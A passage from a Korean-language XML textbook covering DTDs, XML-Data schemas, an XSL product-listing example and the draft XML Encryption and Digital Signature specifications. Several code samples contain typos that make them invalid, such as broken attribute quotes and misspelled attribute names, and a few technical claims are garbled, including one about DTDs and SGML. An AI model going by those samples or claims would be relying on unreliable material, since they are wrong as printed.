다음 목록은 Microsoft의 XML Parser3.0을 리용할 때 그안에서 나타날수 있는 형표오유통보의 실례를 포함한다.

해설: 이름 가진 형판<template-name>는 형표에 존재하지 않는다.

존재하지 않는 이름에 의해 형표을 호출하거나 적용하려고 하고 있다. XML이 민감하다는것을 상기해야 한다.

형표이 존재를 참조에 적용하려고 시도하고 있는가,정확한 단계인가를 확인하여야 한다.

해설: 끌 타그<tag-name>는 시작타그 <different-tag-name> 와 어울리지 않는다. XSL형표은 잘 형식화되지 않았다. HTML이 잘 형식화되였는가를 확인하고 모든 요소들이 닫기거나 빈타그로서 서술되였는가를 확인한다.

해설: 문자 <는 속성값에서 리용될수 없다. 표준적으로 이 오유는 요소의 속성목록안에 ”가 빠졌다는 결과를 보여 준다.

6. DTD

DTD들은 XML문서들안에서 리용되는 자료구조를 정의하는 방법이다.많은 DTD개념들은 훌륭한 객체지향모형을 가지고 긴밀히 실행되며 거의 모든 자료기지관리자들에게는 두번째로 되는 본성적요구로 될것이다.DTD들은 XML문서들의 서로 다른 실체들을

교체하는데 리용될수 있는 공통된 구조를 정의하는 방법을 준다.DTD들을 창조하는것은 프로그람대면부의 창조와 많은 부분이 류사하다.개발자들은 DTD에 대응하는 합법적인 XML문서들을 가지고 작업할 때 DTD에서 정의되는 규칙들에 의존한다.DTD들은 공업적, 기능적 혹은 자료적특성의 개념들과 관계될수 있는 표준기능들을 제공함으로써 많은 대규모응용프로그람들과 교차로 공유될수 있는 XML의 능력을 높혀 준다.실례로 DTD는 생산들과 그것들의 유일한 신분, 이름, 생산가격을 포함하는 생산물목록을 서술하기 위해 정의될수 있다.그와 같은 표준적인 정의는 DTD생산목록과 일치되는 정보를 공유하기 위한 전자상거래 Web싸이트에서 허락된다.이것은 리용, 표시를 위해서 Web싸이트를 허가하며 최종적으로는 다른 Web싸이트로부터 그것들에 공급되는 생산품들을 판매한다.

아래에 DTD의 간단한 실례를 보여 준다.

```
<?xml version=”1.0”>
<!DOCTYPE Product [
        <!ELEMENT Product (ProductID, ProductName, ProductPrice)>
        <!ELEMENT ProductID (#PCDATA)>
        <!ELEMENT ProductName (#PCDATA)>
        <!ELEMENT ProductPrice (#PCDATA)>
]>
```

우의 실례는 ProductID, ProductName, ProductPrice 형태의 요소들을 포함하는 요소로서 구조Product를 정의한다.이것들의 문서형태정의안에 있는 DTD우에서 참조하는 XML문서안의 XML요소들은 Product의 정의에 따라 이루어 져야 한다. 한개 Product요소는 ProductID, ProductName, ProductPrice요소를 포함하며 그밖에 XML문서는 적합하지 않은것으로 본다.

DTD는 XML이나 XSL과 같이 간결하고 효과적인것이 못된다. 이것은 DTD들이 SGML보다 오래전에 작성되였기 때문이다. 여러가지 문제들은 DTD들과 련관된다.무엇보다도 자기의 문법을 리용하여 정의된 DTD들이라는것을 사전에 통보한다. XML명세에서 정의되는것과 차이나는 문법을 가지고 모든 XML확인자들과 XML편집원들은 XML해석자와 DTD문법을 해석하는 다른 해석자가 함께 협동할것을 요구한다.파운드기호를 가지고 ProductPrice가 실수인지 기호렬인가를 해석하기 위한 장소를 남겨 두지 않는 형태화된 모든 자료에는 DTD의 요소들이 없다는것을 통보할수 있다.

이 애매성은 응용프로그람이 기대한것과 다른것을 접수할 때 모순되는 형식과 조종할수 없는 례외때문에 호상운영성문제로 나타나게 된다. 개발공동체는 이것들중에서도 DTD의 보류와 함께 존재하는 제한들, 보다 좋은 해결을 위하여 개별적으로 초기화한 결과, XML-자료명세로 되는 마지막결과를 믿고 있다.Microsoft회사가 1999년3월에 실현한 XML-Data는 Internet Explorer 5우에서 W3C에 의존되는 명세에 기초한다.다음 부문에서 이것을 론한다.

7. 도식

도식은 DTD를 재배치하기 위한 목적을 가진 잘 형식화된 XML문서에 비하면 아무것도 아니다.XML자료도식은 개발자들이 자기들의 XML문서들에 자료형을 추가할수 있

게하며 열거나 닫겨 진 모형내용들을 재정의할수 있게 한다. DTD를 리용할 때 XML문서로부터 도식을 참조할수 있고 도식에서 정의된 강력한 구조를 얻지만 도식에 대한 다른 갱신은 하지 않는다.

다음에 도식정의를 보기로 하자.

```
<?xml version= "1.0" >
<Schema name= "Product"  xmlns= "urn:schemas-microsoft-com:xml-data"
    xmlns:dt= "urn:schemas-microsoft-com:datatypes">
      <ElementType name= "ProductID"  content= "textOnly"  dt:type= "
      string" />
    <ElementType name= "ProductName" content=extOnly" dt:type= "string
      " />
    <ElementType name= "ProductPrice" content=textOnlyt" dt:type= "float
      " />
    <ElementType name= "Product" content= "eltOnly"
    <element type= "ProductID" />
    <element type= "ProductName" />
    <element type= "ProductPrice" />
 </ElementType>
 </Schema>
```

도식은 잘 형식화된 XML문서라는것을 잊지 말아야 한다.이것은 XML처리기에 대하여 다른 XML문서와 꼭같이 도식을 해석하고 시험하며 관리할수 있게 한다. 그것은 문서형선언은 아니지만 XML선언을 가진다.대신 문서의 구조는 도식요소의(Scamatic Element) 속성으로 정의되는데 이것도 역시 문서요소(Document Element)이다.앞의 실례에서 도식은 원천 schemas-microsoft-com:xml-data 와 원천schemas-microsoft-com:datatypes의 령역을 다 리용한다.

도식들도 역시 DTD들로써 구조를 정의할 때 같은 기능 또는 그 이상의 기능들을 준다. 그것들은 다른 요소들안에서 속성과 요소들의 범위를 제한하게 한다.그것들은 모든 내용은 아니고 본문내용만을 또는 부분요소만을 그리고 본문과 부문요소들에 대해 허용하는 요소의 내용을 제한시킨다. 그것들도 역시 요소선언에서 정의되는것으로서 요소의 련속적인 순서를 강조하는것과 하나의 부문요소의 존재를 강조하는것, 순서를 무시하고 존재하는 요소의 순서에서 정의된 모든 부분요소들을 강조할것을 고려하고 임의의 순서로 존재하는 요소선언에서 정의되는 어떤 부분요소들의 존재에 대해서도 제한된다.도식들은 또한 속성을 정의하는 요소명세화와 그룹량에 대한 의미를 제공하고 자료형을 정의하는 기정값을 설정하며 요소와 속성을 다 포함하는 자료형을 제공한다.

도식들은 또한 열리거나 닫겨 진 내용모형을 제공할수 있다. 열린 내용모형은 문서에로의 요소의 첨가를 허용함으로써 다른것들에 의한 구조의 확장을 제공한다.닫겨 진 내용모형은 훨씬 더 견고하지만 내용의 유연성을 제한한다.닫겨 지거나 열려 진 내용모형을 리용하는 도식을 정의하는것은 정의된 구조를 리용하려는 계획에 의존한다.

제 2 절. XML을 리용한 Web응용프로그람만들기

지금까지는 XML에 포함된 서로 다른 기초개념들을 확장하였으며 그것들이 어떻게 구축되고 어떻게 정의할수 있으며 어떻게 변환되는가를 보았다.이제는 실제 설계실례로서 그것들을 어떻게 결합할수 있는가를 보자.다음의 코드토막들은 XML문서를 창조하고 XSL문서를 리용하여 말단에 그것을 전송함으로써 HTML에 정보를 어떻게 표시하는가를 보여 준다.

먼저 이 실례에서 작업하고 있는 구조를 정의하자.가장 좋은 방법은 도식을 리용하는 구조를 정의하는데 있다.Web에서 XML을 가지고 작업할 때 당신의 XML문서를 형식화하게 하는 도식을 리용할 필요가 항상 있는것은 아니지만 다른것에 대해 리용할 계획을 작성할 때는 이것이 XML문서를 최소화 하는데서 가장 좋은 방법이다.이것은 또한 XSL에 대해 응답할수 있는 Web개발자들과 XML에 응답할수 있는 구성요소 개발자들이 개발시작과 개발을 병행으로 하게 하는 참조를 제공한다. 그림 8-4에서 XML도식은 생산품목록을 정의한다.이 생산목록은 0 부터 N사이의 생산품을 포함한다.

생산품은 생산품식별자, 생산품이름, 생산기간으로 구성된다.

```
<?xml version= “1.0” ?>
<Schema name= “Products”  xmlns= “urn:schemas-microsoft-com:xml-data”
 xmlns:dt= “urn:schemas-microsoft-com:datatypes” >
<ElementType name= “ProductID”  content= “textOnly” dt:type= “string” />
<ElementType name= “ProductName”  content= “textOnly”  dt:type= “
         string” />
<ElementType name= “ProductPrice”  content= “textOnly”  dt:type= “
         float” />
 <ElementType name= “Product”  content= “eltOnly” >
 <element type= “ProductID” />
 <element type= “ProductName” />
 <element type= “ProductPrice” />  “
</ElementType>
 <ElementType name= “Products”  content= “eltOnly” >
 <element type= “Product”  minOccurs= “0”  maxOccurs= “*” />
 </ElementType>
</Schema>
```

그림 8-4. Products.xml

정의된것을 가지고 작업하려고 하는 구조이기때문에 기준으로 고착시킬수 있는 XML문서를 작성할수 있다.그림 8-5에서 우리는 도식과 대조하여 형식화된 XML문서

를 간단히 작성할수 있으며 일부 자료와 함께 그것을 등록하였다.이것을 단순한 목적에 리용한 실례를 Microsoft Internet Explorer 5.5 가 설치되여 있는 임의의 콤퓨터에서 실행할수 있다. 이것은 XML을 변화시키기 위하여 따로 설치하지 않고 의뢰기에서 발생하게 한다. 다음에 보는바와 같이 이 XML문서는 6개 제품을 포함하는 생산목록을 가진다.

```
<?xml version= "1.0" ?>
<pd:Products xmlns:pd= "x-schema:Products.xml" >
 <pd:Product>
 <pd:ProductID>001001</pd:ProductID>
 <pd:ProductName>Product Name A</pd:ProductName>
 <pd:ProductPrice>12.00</pd:ProductPrice>
 </pd:Product>
 <pd:Product>
 <pd:ProductID>001002</pd:ProductID>
 <pd:ProductName>Product Name B</pd:ProductName>
 <pd:ProductPrice>13.00</pd:ProductPrice>
 </pd:Product>
 <pd:Product>
 <pd:ProductID>001003</pd:ProductID>
 <pd:ProductName>Product Name C</pd:ProductName>
 <pd:ProductPrice>15.00</pd:ProductPrice>
 </pd:Product>
 <pd:Product>
 <pd:ProductID>001004</pd:ProductID>
 <pd:ProductName>Product Name D</pd:ProductName>
 <pd:ProductPrice>18.00</pd:ProductPrice>
 </pd:Product>
 <pd:Product>
 <pd:ProductID>001005</pd:ProductID>
 <pd:ProductName>Product Name E</pd:ProductName>
 <pd:ProductPrice>20.00</pd:ProductPrice>
 </pd:Product>
 <pd:Product>
 <pd:ProductID>001006</pd:ProductID>
 <pd:ProductName>Product Name F</pd:ProductName>
 <pd:ProductPrice>25.00</pd:ProductPrice>
 </pd:Product>
</pd:Products>
```

그림 8-5. Products-data.xml

다시 도식이 정의된후 Web개발자는 HTML안에서 XML문서를 변환하는 XSL문서에서 작업을 시작할것이다.도식의 자료구조에 대하여 모든 사람의 의견이 일치한다. 형표은 자료의 구조우에서만 독립이며 자료 그자체는 중요하지 않다.그림 8-6에서 작업판은 앞에서 본 도식에 고착시킨 XML문서에 기초한 표를 창조한다.이 작업판은 일부 HTML뿐아니라 완전한 HTML문서를 창조하지 않는다는것을 통보한다. 이 리유는 변환의 출구결과가 이미 존재하는 HTML문서안에서 혼합되여 있기때문이다. XSL변환의 출구가 다른 구조의 또 다른 XML문서를 포함하여 임의의것으로 될수 있다는것을 기억해야 한다.

```
<?xml version= “1.0” ?>
<xsl:template xmlns:xsl= “uri:xsl” >
 <h3>Product Listing</h3><br/>
 <table cellspacing= “0”  cellpadding= “10”  border= “1” >
 <tr>
 <td><b>Product ID</b></td>
 <td><b>Product Name</b></td>
 <td><b>Price</b></td></tr>
 <xsl:for-each select= “pd:Products/pd:Product” >
 <tr>
 <td><xsl:value-of select= “pd:ProductID” /></td>
 <td><xsl:value-of select= “pd:ProductName” /></td>
 <td>$<xsl:value-of select= “pd:ProductPrice” /></td>
 </tr>
 </xsl:for-each>
 </table>
</xsl:template>
```

그림 8-6. Products.xsl

다시 강조하지만 우리는 XSL변환을 수행할것을 요구하는 코드를 가져야 한다.코드는 그림 8-7에서 설명한바와 같이 다음의 HTML문서의 창문 적재사건에 포함된다.이것은 앞에서 설명한 XML문서와 XSL형표을 다 호출할것이며 다음에XSL형표을 리용하여 XML문서를 변환한다.변환결과는 <div>태그안에 표시된다.

```
<html>
 <head>
     <title>Product Listing</title>
```

```
        <script language= “javascript”  for= “window”  event= “onload” >
        var source = new ActiveXObject( “Microsoft.XMLDOM” );
        source.load( “products-data.xml” );

        var style = new ActiveXObject( “Microsoft.XMLDOM” );
        style.load( “products.xsl” );

        document.all.item( “display” ).innerHTML =
        source.transformNode(style.documentElement);
        </script>
  </head>
      <body>
      <div id= “display” ></div>
      </body>
</html>
```

그림 8-7. Products.html

Product Listing

Product ID	Product Name	Price
001001	Product Name A	$12.00
001002	Product Name B	$13.00
001003	Product Name C	$15.00
001004	Product Name D	$18.00
001005	Product Name E	$20.00
001006	Product Name F	$25.00

그림 8-8. HTML결과

동일한 등록부에서 이 모든 파일이 지적되며 HTML파일이 열려 질 때 그림8-8에 보여 준 출구를 볼수 있다.

제 3 절. XML리용과 관련한 위험

XML과 XSL은 강력한 도구이므로 잘 리용하면 자료와 표현을 분리하여 보존하기 쉬운 Web응용프로그람을 창조할수 있다. 계획을 잘 작성하면 사용자는 응용프로그람을 재리용하고 XML과 XSL을 리용하여 기능적인 열쇠측면들을 구분함으로써 필요한 코드량을 줄일수 있다.또 응용프로그람안에서 구성요소들이 통신할수 있는 방법을 변화시켜 나가면서 XML은 실체들이 인터네트상에서 통신하는 방법을 변화시킬수 있다.

XML과 XSL은 표준적으로 열린다.이것은 이 표준도구가 매우 대중적으로 쓰이는 하나의 리유로 된다.수많은 XML도식들은 공업 또는 사무와 관련된 정보를 표준화하려는 조직에 의하여 발표되고 있다. 이것은 앞으로 사무처리자동화, 공동협조의 확대,인터네트상에서 새로운 사무련합으로 통합을 쉽게 진행하려는데 목적이 있다.XML이 보다 널리 보급되여 가면서 사무들과 조직들사이의 정보들이 부단히 변화되는것을 보게 될것이다. 어디서나 보안설계와 구조는 변환시에 그 어떤 정보도 류실되지 않게 하는 열쇠이다.이 절은 XML암호화와 수자식수표명세를 리해하고 리용하기 위한 기초를 제공한다.

기밀성개념

자료를 보호하는데서 가장 좋은 방법은 그것을 로출시키지 않으며 인터네트상에서 전송하는 모든것을 어슷비슷하게 하는것이다. 인터네트와 거래할 때 항상 보안이 발생하지만 XML은 자료에 대하여서는 순조롭고 단순하며 XSL이 XML을 변환하는데서는 보안을 모든 Web응용프로그람에서 심중하게 실현하여야 할 필요가 있으며 보안은 독립적인 층에서 XML과 XSL에 실현될것이다. 만일 정보를 보여 줄 예정이 아니라면 문서안의 정보를 암호화하는것보다 오히려 접수자에게 문서를 배포하기 전에 수감정보를 없애고 XML문서에로 변환하는것이 훨씬 더 안정하다.

XSL은 배포하기전에 XML문서를 《검열:censor》하는 가장 좋은 방법이다.XSL은 새로운 XML문서를 포함하는 어떤 대상으로 변환하는데 리용될수 있기때문에 그것을 인증과 련결하는데 리용될 때 누구에게 무슨 자료를 보내겠는가를 매우 규칙적으로 조종하게 할수 있을것이다. XML에 제마음대로 추가하는 사용자이름과 암호요소를 찾는것은 정지시켜야 한다.

XML문서안에 그것들을 넣기 앞서 값들을 암호화하는것은 정지해야 한다. 도구들은 이미 인증, 승인 , 암호화를 위하여 리용할수 있게 존재한다.이 개념들은 Web응용프로그람에 속하여 있지만 전체적인 구조에서는 높은 준위에 놓인다. 실례에서 보여 준바와 같이 전자상거래 Web싸이트는 Web우에서 차례로 만들어 진 다음 묶어서 배포하려는 XML을 통하여 교재가 이루어 지는 순서로 전송된다.배포시에 신용카드를 기입할 필요가 있기때문에 나머지 순서정보를 포함하는 XML문서에서 현 교재에 신용카드 번호를 보내야 한다. 깨끗한 본문에서 그 정보를 로출하는데 불안감을 느끼면 XML문서안에 신용카드번호를 암호화해야 할것이다.

비록 시도가 좋다 하더라도 결과가 역시 중요하다.XML문서는 더이상 자체로 서술되지 않는다.그것도 역시 신용카드번호를 확장해야 할 순서에서는 암호화알고리듬이 필요하기때문에 독립적인것이다.이 서술은 XML이 배제하여야 할 일부 문제들을 다시 설명한다. 이와 같은 경우에 대부분 다른 풀이가 존재한다.하나는 안정한 순서로 교재를 진행하기 위하여 신용카드번호를 보내지 말아야 한다는것이다. 순서가 배포되였을 때 실

지로 교재는 응용프로그람에 배포통보를 보내야 하며 응용프로그람에 신용카드를 기입하여야 한다.

자료가 위험할뿐아니라 코드 역시 위험하다는것을 잊지 말아야 한다. XSL은 완성된 프로그람언어이며 때때로 그것을 변환하기 위하여 XML안에 포함된 정보보다 더 가치 있다.의뢰기측 변환을 수행할 때 HTML이 의뢰기에서 로출시키는것과 거의 같은 방법으로 XSL을 로출시킨다. 대부분의 프로그람론리들은 봉사기에 비밀로 남아 있지만 XSL은 보다 큰 응용프로그람거래를 구성한다.그것을 보안하는것은 XML보안만큼 중요하다.

제 4 절. XML의 보안

HTML에서와 같이 수자식증명서는 인터네트가 취급하는 임의의 문서를 보관하는데서 가장 좋은 방법이다.인터네트상에서 보안처리를 진행하여야 할 필요가 있을 때 수자식증명서는 열람기나 응용프로그람을 복잡하게 한다. 증명서들은 인증, 자료통합과 인터네트와 같이 보안이 없는 망을 가로지르는 보안통신들을 제공하는 여러가지 공개열쇠보안봉사와 응용프로그람에 의하여 리용된다.개발자들의 견해에 의하면 증명서를 리용하려면 Web봉사기에 그것을 설치할것을 요구하며 그HTTPs규약은 전형적인 HTTP대신 리용된다.

봉사기에서 XML가 XSL문서에 대한 접근은 봉사기에서 임의의 다른 파일에서와 같이 파일접근제한을 통해 조종될수 있다.그러나 의뢰기측이 XSL변환을 수행하고 있다면 임의의 사람도 그것을 사용할수 있게 변환을 진행하려는 모든 파일들을 인터네트상에 로출시킬것을 요구한다. 이 로출을 줄이는 한가지 방법은 봉사기측 변환을 수행하는것이다. 모든 XML과 XSL문서들은 그것들이 변환되는 봉사기에서는 안전하게 상주시킬수 있으며 결과 문서를 의뢰기에로 전송할수 있다.

XML암호화에서 우리가 보는 결함에 대한 의견이 제기된 다음 W3C가 XML암호화령역에 대한 서술에서 현재 작업중임을 알려야 한다.명세화는 암호화, 복호화처리를 필요로 하는 정보를 구축할 때만이 아니라 암호화된 XML구축에 중점을 둔 초기작업이다.

사용자는http://lists.w3.org/Archives/Public/xml-encryption/2000Dec/att0024/01-XML_Encryption_v01.html.에서 설계도를 찾을수 있다.

1. XML암호화

XML암호명세화의 목적은 XML을 리용하여 수자적으로 암호화된 Web을 서술하는데 있다.Web자원은 HTML문서로부터 GIF파일이나 지어 XML문서까지 다 포함할수 있다.XML문서는 시작과 끝 태그를 포함하는 요소에 대한 암호화, 시작과 끝태그사이의 요소안에 있는 내용 그리고 전체 XML문서를 포함한 요소의 암호에 대한 명세를 제공한다. 암호화된 자료는 정보의 복호화 또는 암호화와 관련된 내용을 포함하는 <EncryptedData>를 리용하여 구축된다.이 정보는 암호화알고리듬, 암호를 위해 리용되는 열쇠, 외부자료객체에로의 참조, 자료나 암호화된 자료에로의 참조를 포함한다.도식은 그림 8-9에 보여 준대로 정의된다.

```
<!DOCTYPE schema
 PUBLIC "-//W3C//DTD XMLSCHEMA 200010//EN"
http://www.w3.org/2000/10/XMLSchema.dtd
 [
   <!ATTLIST schema xmlns:ds CDATA #FIXED "http://www.w3.org
   /2000/10/XMLSchema">
   <!ENTITY enc "http://www.w3.org/2000/11/temp-xmlenc">
   <!ENTITY enc  'http://www.w3.org/2000/11/xmlenc#'>
   <!ENTITY dsig 'http://www.w3.org/2000/09/xmldsig#'>
 ]>

<schema xmlns="http://www.w3.org/2000/10/XMLSchema"
         xmlns:ds="&dsig;"
         xmlns:xenc= "&enc;" targetNamespace="&enc;"
         version="0.1"
         elementFormDefault="qualified">

<element name= "EncryptedData">
  <complexType>
    <sequence>
     <element ref= "xenc:EncryptedKey" minOccurs=0/ maxOccurs=
      "unbounded">
     <element ref= "xenc:EncryptionMethod" minOccurs=0/>
     <element ref= "ds:KeyInfo" minOccurs=0/>
     <element ref= "xenc:CipherText"/>
 </sequence>
 <attribute name= "Id" type= "ID" use= "optional"/>
 <attribute name= "Type" type= "string" use= "optional"/>
 </complexType>
</element>

<element name= "EncryptedKey">
   <complexType>
     <sequence>
       <element ref= "xenc:EncryptionMethod" minOccurs=0/>
       <element ref= "xenc:ReferenceList" minOccurs=0/>
       <element ref= "ds:KeyInfo" minOccurs=0/>
        <element ref= "xenc:CipherText1"/>
     </sequence>
     <attribute name= "Id" type= "ID" use= "optional"/>
     <attribute name= "NameKey" type= "string" use= "optional"/>
```

```
  </complexType>
</element>

<element name= “EncryptedKeyReference” >
   <complexType>
     <sequence>
        <element ref= “ds:Transforms” minOccurs= “0” />
     </sequence>
     <attribute name= “URI” type= “UriReference” />
   </complexType>
</element>

<element name= “EncryptionMethod” >
    <complexType>
      <sequence>
           <any namespace= “##any” minOccurs= “0” maxOccurs=
            “unbounded” />
      </sequence>
      <attribute name= “Algorithm” type= “UriReference” use=
      “required” />
    </complexType>
</element>

<element name= “ReferenceList” >
    <complexType>
       <sequence>
        <element ref= “xenc:DataReference” minOccurs= “0” maxOccurs=
        “unbounded” />
        <element ref= “xenc:KeyReference” minOccurs= “0” maxOccurs=
        “unbounded” />
       </sequence>
     </complexType>
   </element>

<element name= “DataReference” >
   <complexType>
      <sequence>
         <any namespace= “##any” minOccurs= “0” maxOccurs=
         “unbounded” />
     </sequence>
     <attribute name= “URI” type= “uriReference” use= “optional” />
   </complexType>
  </element>
```

```
<element name= “KeyReference” >
    <complexType>
       <sequence>
          <any namespace= “##any” minOccurs= “0” maxOccurs=
          “unbounded” >
       </sequence>
       <attribute name= “URI” type= “uriReference” use= “optional” />
      </complexType>
</element>

<element name= “CipherText” >
    <complexType>
      <choice>
      <element ref= “xenc:CipherText1” />
      <element ref= “xenc:CipherText2” />
    </choice>
   </complexType>
</element>
<element name= “CipherText1” type= “ds:CryptoBinary” >

<element name= “CipherText2”
   <complexType>
      <sequence>
        <element ref= “ds:transforms” minOccurs= “0” />
      </sequence>
   </complexType>
  <attribute ame= “URI” type= “uriReference” use= “required” />
 </element>

</schema>
```

그림 8-9. XML Encryption DTD

도식은 암호화의 의미를 서술하는데서는 대단히 복잡하다. 다음에 서술한 요소들은 명세화에서 가장 주목할만한 항목들이다.

EncryptedData(암호화된 자료)요소는 명세의 제일 중요한 부분에 있다.이것은 XML문서안에 있는 암호화된 자료나XML문서자체를 다시 암호화하는데 리용된다.XML 문서자체를 다시 암호화하는 경우에EncryptedData요소는 자동적으로 문서 뿌리에 놓인다. EncdyptedKey(암호화된 열쇠)는 암호화처리를 할 때 리용된 열쇠를 포함하는 선택적인 요소이다.EncryptionMethod는 암호화처리를 하는동안에 적용되는 알고리듬을

서술하며 그것 역시 선택적인것이다.CipherText(암호문)은 암호화된 자료를 제공하는 필수적인 요소이다.암호화된 열쇠와 암호화방법이 선택적이라는것을 생각하면 실례에서 존재하지 않는 요소들에 대한 정보를 수신측에서 알고 있다고 가정하고 송신자가 암호화를 진행한다.

암호화와 복호화의 처리는 매우 정확하다. 자료객체는 알고리듬과 열쇠선택을 리용하여 암호화된다.비록 명세가 임의의 알고리듬을 리용할수 있게 열린다 하더라도 매 명세의 실현은 호상운영성을 실시할수 있도록 알고리듬의 공통모임을 완성한다.만일 자료객체가 XML문서안에 있는 요소이라면 그것은 그의 내용에 따라 제거되며 적당한 EncryptedData 자료요소와 교체될수 있다.만일 암호화되고 있는 자료객체가 외부자원이면 새 문서는 외부자원에 대한 참조를 포함하는EncryptedData뿌리정점을 가지고 창조된다.복호화는 아래의 단계와 반대로 진행된다.즉 리용하려는 알고리듬과 파라메터,열쇠를 포함하는 XML자원을 해석한다. 다음 암호화된 자료를 찾고 자료복호화연산을 수행한다. 결과는 XML토막을 표현하는 UTF-8부호화 기호렬로 될것이다. 이 토막은 다음에 주위의 문서에서 리용되는 암호화된 문자로 변환될것이다. 자료객체가 외부자원이면 암호화되지 않은 기호렬은 응용프로그람에 의해 리용될수도 있다.

XML문서를 암호화하는것은 미세한 차이가 있다. 암호화된 XML실체들은 잘 형식화된 XML문서들이지만 그것들의 초기 도식과 대조하면 정확한것으로 나타나지 않는다. 만일 암호화된 XML문서에서 도식의 정확성을 요구한다면 새로운 도식이 암호화된 이 요소들을 설명하기 위해 창조될것이다. 그림 8-10은 요소를 실제적인 암호화하는 전후과정을 설명하는 XML실례를 포함한다.

```
<?xml version=" 1. 0" ?>
<customer>
        <firstname>John</firstname>
        <lastname>Doe</lastname>
        <creditcard>
            <number>4111111111111111</number>
            <expmonth>12</expmonth>
            <expyear>2000</expyear>
        </creditcard>
</customer>
```

그림 8-10. 암호화되기전 XML 문서

동업자에게 이 정보를 보내려고 하는데 신용카드정보를 암호화해야 한다고 하자.

다음의 암호화처리는 XML암호화명세에 의하여 진행된것이고 결과는 그림 8-11에 보여 준다.

```
<?xml version=" 1. 0" ?>
<customer>
     <firstname>John</firstname>
     <lastname>Doe</lastname>
     <creditcard>
<xenc:EncryptedData
xmlns:xenc= 'http://www.w3.org/2000/11/temp-xmlenc' Type= "Element" >
            <xenc:CipherText>AbCd…. wXYZ</xenc:CipherText>
       </xenc:EncryptedData>
      </creditcard>
</customer>
```

그림 8-11. 암호화된후 XML 문서

암호화된 정보는 EncryptedData요소에 의해 교체되며EncryptedData는 암호문안에 있다.EncryptedData의 실체는 문서의 접수자가 이미 이 정보를 가지고 있다고 가정하면서 암호열쇠나 알고리듬을 고려하는 그 어떤 서술정보도 포함하지 않는다. 여기에 문서의 위치를 회복하기 위하여 표준적으로 제공한 XLink와 XPointer를 고려하여 요소준위에서 암호화를 진행하는 리유가 있다(여기서는 문서준위에 대한 암호화를 제한하도록 론의한다). 아직도 부분적인것이지만 하나의 문서에 많은 정보량을 공고화하려고 한다.또한 민감한 정보만을 암호화하는것은 복호화해야 할 정보의 량을 제한시킨다.암호화와 복호화는 값비싼 연산들이다.비록 암호화가 인터네트경계 XML을 보안하는데서 중요한 단계라 할지라도 자기가 받을 정보가 자기가 생각하는 사람으로부터 오는가를 확인해야 할 때가 있다.W3C 역시 수자서명을 조종하는 명세초안작성을 위한 처리안에 있다.

2. XML수자서명

XML수자서명명세는 초벌작성이 아주 안정하다.그의 범위는 XML과 XML서명령역을 리용하여 수자서명을 얼마나 서술하겠는가를 포함하고 있다.서명은 다중XML문서를 정확하게 참조할수 있는 규범적형태에 대하여 론의하면서 발생하였다. 규범화한다는것은 모두가 일반적으로 리용할수 있는 표준형식에 그것을 맞춘다는것이다.서명이 그것이 표식하는 내용에 의존하기때문에 비규범적인 문서에서 만들어 진 서명은 규범적인 문서에서 만들어 진것과 차이난다. 이 명세가 일반적으로 수자서명을 정의한다는것을 상기하면 그것들은 XML문서를 흐트리지 않고 정확하게 주소화할수 있는 모든 수자내용들과 지어 XML문서의 부분에 대한 참조까지도 포함할수 있다.

이 명세화를 더 잘 리해하기 위해서는 수자서명 작업이 어떤 도움을 주는가를 잘 알

아야 한다. 문서를 수자로 표식하는것은 송신자가 자체로 통보의 하쉬값를 창조하며 요구하며 다음 비공개열쇠를 가지고 하쉬값을 암호화할것을 요구한다.

다만 송신자는 비공개열쇠를 가지고서만 하쉬값를 암호화할수 있으며 따라서 그들의 공개열쇠를 가지고서는 그것을 암호화할수 없다. 접수자는 암호화된 하쉬값과 통보를 다 수신한 기초우에서 송신자의 공개열쇠를 리용하여 하쉬값을 복호화할수 있다.접수자는 또한 통보의 하쉬값을 작성하기 위하여 노력해야 하며 송신자로부터 수신된 암호화되지 않은 하쉬값을 새롭게 창조된 하쉬값과 비교한다.만일 두 하쉬값이 같다면 송신자가 하쉬값을 정확히 암호화하였을뿐아니라 송신자가 보낸 통보라는것이 증명된다.XML명세는 수자서명을 검증하는데 포함된 정보를 명백하게 정의하는데 응답할수 있다.

XML수자서명은 다음의 구조를 가지는Signature요소에 의해 표현되는데 여기서 "?"는 0이나 1의 발생 , "+"는 1 또는 그 이상의 발생, "*"는 0 또는 그이상의 발생을 나타낸다. 그림 8-12는 명세안에 현재 정의된것으로서 수자서명의 구조를 보여준다.

```
<Signature>
      <SignedInfo>
        (CanonicalizationMethod)
        (SignatureMethod)
        (<Reference (URI=)? >
             (Transforms)?
             (DigestMethod)
             (DigestValue)
         </Reference>)+
       </SignedInfo>
 (SignatureValue)
 (KeyInfo)?
 (Object)*
 </Signature>
```

그림 8-12. XML 수자서명구조

Signature요소는 XML수자서명명세의 기본기초구조물이다.

Signature는 그것이 표식되고 있는 국부자료에 의해 포위되거나 포위할수 있으며 Signature는 외부자원을 참조할수 있다.이러한 서명들은 분리된 서명들이다.이것이 XML를 리용하여 수자서명을 서술하는 명세이며 무엇이 표식되고있는가 하는것을 제한하지 않는다.SignedInfo요소는 실제 표식되고 있는 정보를 의미한다. CanonicalizationMethod요소는 자료를 규범화하는데 리용할수 있는 알고리듬을 포함하

며 많은 사람에 의해 합의된 일반적인 방법으로 자료를 구조화한다. 이와 같은 처리는 이 부분의 앞에서 언급된 리유가운데서 매우 중요한것이다.규범화된 SignedInfo를 SignatureValue로 전환하는데 리용되는 알고리듬은 SignatureMethod요소에서 명세화된다. Reference요소는 표식에 리용된 자원과 자료를 전처리하는데 리용되는 모든 알고리듬을 식별한다.이 알고리듬들은 규범화, 암호화, 복호화, 압축, 회복, XSLT변환과 같은 연산을 포함한다.DigestMethod는 모든 정의된 변환들이 DigestValue안에 값을 작성하도록 한후 자료에 적용된 알고리듬이다.DigestValue은 표식자의 열쇠안에 포함된 자원들을 결합시킨다. SignatureValue는 수지서명의 실제적값을 포함한다.

